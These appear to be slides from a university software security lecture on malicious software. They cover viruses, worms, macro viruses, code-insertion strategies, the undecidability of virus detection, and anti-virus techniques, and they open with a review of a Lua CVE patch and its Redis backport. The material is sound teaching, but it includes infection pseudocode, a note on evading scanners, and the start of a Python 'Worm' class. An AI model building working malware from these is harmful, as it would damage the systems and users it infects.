


# **Lecture 9 – Malicious Software**

[COSE451] Software Security

Instructor: Seunghoon Woo

Spring 2024


# Review Lecture 8



- **Why does modified reuse make vulnerability detection difficult?**
  - Version-based detection techniques produce many **false positives**
  - Code-based detection techniques yield many **false negatives**

# Review Lecture 8

- **Example: Version-based vulnerability detection approach**




**ReactOS**

<https://github.com/reactos/reactos>

**Version-  
based  
detector**


# Review Lecture 8

- **Example: Version-based vulnerability detection approach**



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- **Example: Version-based vulnerability detection approach**



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- **Example: Version-based vulnerability detection approach**



# Review Lecture 8


- **Example: Version-based vulnerability detection approach**



Misconfirming that there are vulnerabilities that do not actually exist  
=> **False positives**

# Review Lecture 8

- **Example: Code-based vulnerability detection approach**





# Review Lecture 8

## • Example: Code-based vulnerability detection approach

```
1 index aafa3dca2..d02e11328 100644
2 --- a/lldo.c
3 +++ b/lldo.c
4 @@ -326,7 +327,13 @@ int luaD_precall (...) {
5     Proto *p = clLvalue(func)->p;
6 - luaD_checkstack(L, p->maxstacksize);
7 - func = restorestack(L, funcr);
8     n = cast_int(L->top - func) - 1;
9 + luaD_checkstack(L, p->maxstacksize);
10    for (; n < p->numparams; n++)
11        setnilvalue(L->top++);
12 - base = (!p->is_vararg)? func + 1:
13     adjust_varargs(L, p, n);
14 + if (!p->is_vararg) {
15 +     func = restorestack(L, funcr);
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17 + }
```

Security patch for CVE-2014-5461  
(Lua v5.2.3)

# Review Lecture 8

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Security patch for CVE-2014-5461  
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1 //lldo.c in REDIS
2 int luaD_precall (...) {
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5     func = restorestack(L, funcr);
6     if (!p->is_vararg) { /* no varargs? */
7         base = func + 1;
8         if (L->top > base + p->numparams)
9             L->top = base + p->numparams;
10 }
```

Propagated vulnerable code in Redis

# Review Lecture 8

## • Example: Code-based vulnerability detection approach

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5 + luaD_checkstack(L, p->maxstacksize + p->numparams);
6     func = restorestack(L, funcr);
7     if (!p->is_vararg) { /* no varargs? */
8         base = func + 1;
9         if (L->top > base + p->numparams)
10             L->top = base + p->numparams;
11 }
```

A backporting patch for CVE-2014-5461 in Redis

# Review Lecture 8

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11 }
```

A backporting patch for CVE-2014-5461 in Redis

If the code has been modified, it is difficult to find the propagated vulnerability using only the patterns/syntax of the known vulnerable code

**=> False negatives**

# Overview

- **Viruses**
- **Worms**
- **Trojan horses**
- **Backdoors**
- **Ransomware**

# Malicious software

- **Malicious software (Malware)**

- A general term for all software that can have a negative impact on computers, servers, clients, and computer networks
- In many cases, malware can do anything that a “normal” program can do
- Conventional malware
  - Viruses and worms
- Ransomware, botnets, backdoor, and other beasts

# Malicious software

- **Symptoms that may occur due to malicious programs**

| Category       | Symptom                |
|----------------|------------------------|
| <b>System</b>  | Change system settings |
|                | Change CMOS            |
|                | Memory reduction       |
|                | System slowdown        |
|                | Autorun program        |
|                | Process termination    |
| <b>Network</b> | Sending email          |
|                | Information leak       |
|                | Network slowdown       |
|                | Open specific port     |
|                | Sending message        |

| Category         | Symptom                 |
|------------------|-------------------------|
| <b>Hard disk</b> | Hard disk format        |
|                  | Boot sector destruction |
| <b>File</b>      | Create file             |
|                  | Delete file             |
|                  | File corruption         |
|                  | Modify file             |

# Viruses



- **Computer virus**
  - Piece of software that infects programs
    - A program that can infect other programs or files by modifying them
    - It spreads by copying itself to other programs
  - When attached to an executable program, a virus can do anything that the program is permitted to do
    - Executes secretly when the host program is run



# Viruses



- **Virus phase**

1. **Dormancy** (휴면): inactive until the host program runs
2. **Infection (propagation)**: when the virus spreads
3. **Trigger**: when the payload is executed
4. **Payload (execution)**: when the virus actually works

# Viruses



- **Pseudo code of a computer virus**

```
def virus():  
    infect ()  
    if trigger () is true then  
        payload ()
```

```
def infect():  
    repeat k times:  
        target = select_target()  
        if no target then  
            return  
        infect_code (target)
```

# Viruses



- **Virus propagation route**

- Phishing (emails)

- Send malware code via an email

- Malicious URL links (included in the body of the email)

- Send malicious URL links via an email

- Semi-automatic download

- Send malicious code when the user goes directly to a malware transmission site or is redirected to the page through malvertising

# Viruses



- **Program file viruses**

- Most viruses infect executable program files
- How and where virus code is inserted (in the host file) varies?

# Viruses



- **Program file viruses**

- Most viruses infect executable program files
- How and where virus code is inserted (in the host file) varies?




Figure 7.1: Virus strategies for code location. Virus code is shaded. (a) Shift and prepend. (b) Append. (c) Overwrite from top. (d) Overwrite at interior.

# Viruses



- **Program file viruses**

- (a) Shift and prepend

- The virus code is inserted at the front after shifting the original file, which is arranged to execute after the virus code. This increases the file length




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# Viruses



- **Program file viruses**

- (b) Append virus code to end of host file

- The original JUMP target is changed to be the first line of the appended virus code. The virus code ends by jumping to the originally indicated start-execution point




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# Viruses



- **Program file viruses**

- (c) Overwrite the host file, starting from the top

- The host program is destroyed (so it should not be critical to the OS's continuing operation). This increases the chances that the virus is noticed, and complicates its removal




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# Viruses



- **Program file viruses**

(d) Overwrite the host file, starting from some interior point

- A negative side effect is damaging the original program. However an advantage is gained against virus detection tools that, as an optimization, take shortcuts such as scanning for viruses only at the start and end of files—this strategy may evade such tools




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# Viruses



- **VBA(Visual Basic for Applications) macro viruses**
  - Malicious code utilizing the macro function\* of Microsoft Office applications
    - Word, Excel, Access, etc.
  - Replicate themselves and cause damage to the system by executing macro code when an infected document file is opened

Macro function: small programs or scripts used to automate repetitive tasks in Microsoft Office applications

# Viruses



- **VBA(Visual Basic for Applications) macro viruses**

- E.g., Love virus

- When the attached VBS script file was opened, it overwrote files on the system and copied itself to everyone in the user's address book



# Viruses



- **Virus detection**

- Virus detection problem is **undecidable!**
  - It turns out to be impossible for a single program to correctly detect all viruses

# Viruses



## • Virus detection

- Virus detection problem is **undecidable!**
  - It turns out to be impossible for a single program to correctly detect all viruses
  - Suppose you claim to hold a virus detector program  $V$  that, given any program  $P$ , can return a {TRUE, FALSE} result  $V(P)$  correctly answering:
    - “Is  $P$  a virus?”
  - Using your program  $V$ , we build the following program instance  $P^*$

```
program  $P^*$ :  if  $V(P^*)$  then exit,  else infect-a-new-target
```

# Viruses



- **Virus detection**

- Let's see what happens if we run  $V$  on  $P^*$

```
program  $P^*$ :  if  $V(P^*)$  then exit,  else infect-a-new-target
```

CASE 1:  $V(P^*)$  is TRUE. That is,  $V$  declares that  $P^*$  is a virus.

In this case, running  $P^*$ , it simply exits. So  $P^*$  is actually not a virus.

CASE 2:  $V(P^*)$  is FALSE. That is,  $V$  declares that  $P^*$  is not a virus.

In this case running  $P^*$  will infect a new target. So  $P^*$  is, in truth, a virus.

# Viruses



- **Virus detection**

- Let's see what happens if we run  $V$  on  $P^*$ 
  - In both cases, our detector  $V$  fails to deliver on the claim of correctly identifying a virus

CASE 1:  $V(P^*)$  is TRUE. That is,  $V$  declares that  $P^*$  is a virus.

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# Viruses



- **Virus detection**

- Trickery?
  - But this is indeed a valid proof
- Even if no program can detect all viruses, the next question is whether useful programs can detect many, or even some, viruses
  - The answer is **YES!**
  - For undecidable problems, it is impossible to create a perfect solution, and a sound or complete solution is applied depending on the situation



# Viruses



- **Virus detection in practice**

- Malware signatures

- Relatively short byte sequences that uniquely identify a virus
    - Signatures for malware active in the field are stored in a dataset, and before any executable is run by a user, an AV (anti-virus) program intervenes to test it against the dataset using highly efficient pattern-matching algorithms


- Integrity checker

- Change detection is done by the whitelists of known good hashes of programs

- Behavioral signatures

- Detecting sequence of actions preidentified as suspicious

# Viruses vs worms




## • What is the difference? Viruses vs Worms

- The biggest feature of the worm
  - It propagates **automatically** without user interaction
  - Exploiting software vulnerabilities

| Computer virus   | Computer worm   |
|--|---|
| <pre>loop   remain_dormant_until_host_runs();   propagate_with_user_help();   if trigger_condition_true() then     run_payload(); endloop;</pre> | <pre>loop   propagate_over_network();   if trigger_condition_true() then     run_payload(); endloop</pre> |


# Viruses vs worms



- **What is the difference? Viruses vs Worms**

- A worm is not a program that affects existing programs like a virus
  - But it operates on its own as an **independent** program
- The spread speed is faster than that of a virus
  - Causing fatal damage to the network within a short period of time

# Viruses vs worms



- **Example worms**

```
class Worm:


    def __init__(self, path=None, target_dir_list=None, iteration=None):
        if isinstance(path, type(None)):
            self.path = "/"
        else:
            self.path = path

        if isinstance(target_dir_list, type(None)):
            self.target_dir_list = []
        else:
            self.target_dir_list = target_dir_list

        if isinstance(iteration, type(None)):
            self.iteration = 2
        else:
            self.iteration = iteration

        # get own absolute path
        self.own_path = os.path.realpath(__file__)
```

# Viruses vs worms



## • Example worms

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class Worm:

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
        if isinstance(target_dir_list, type(None)):
            self.target_dir_list = []
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        if isinstance(iteration, type(None)):
            self.iteration = 2
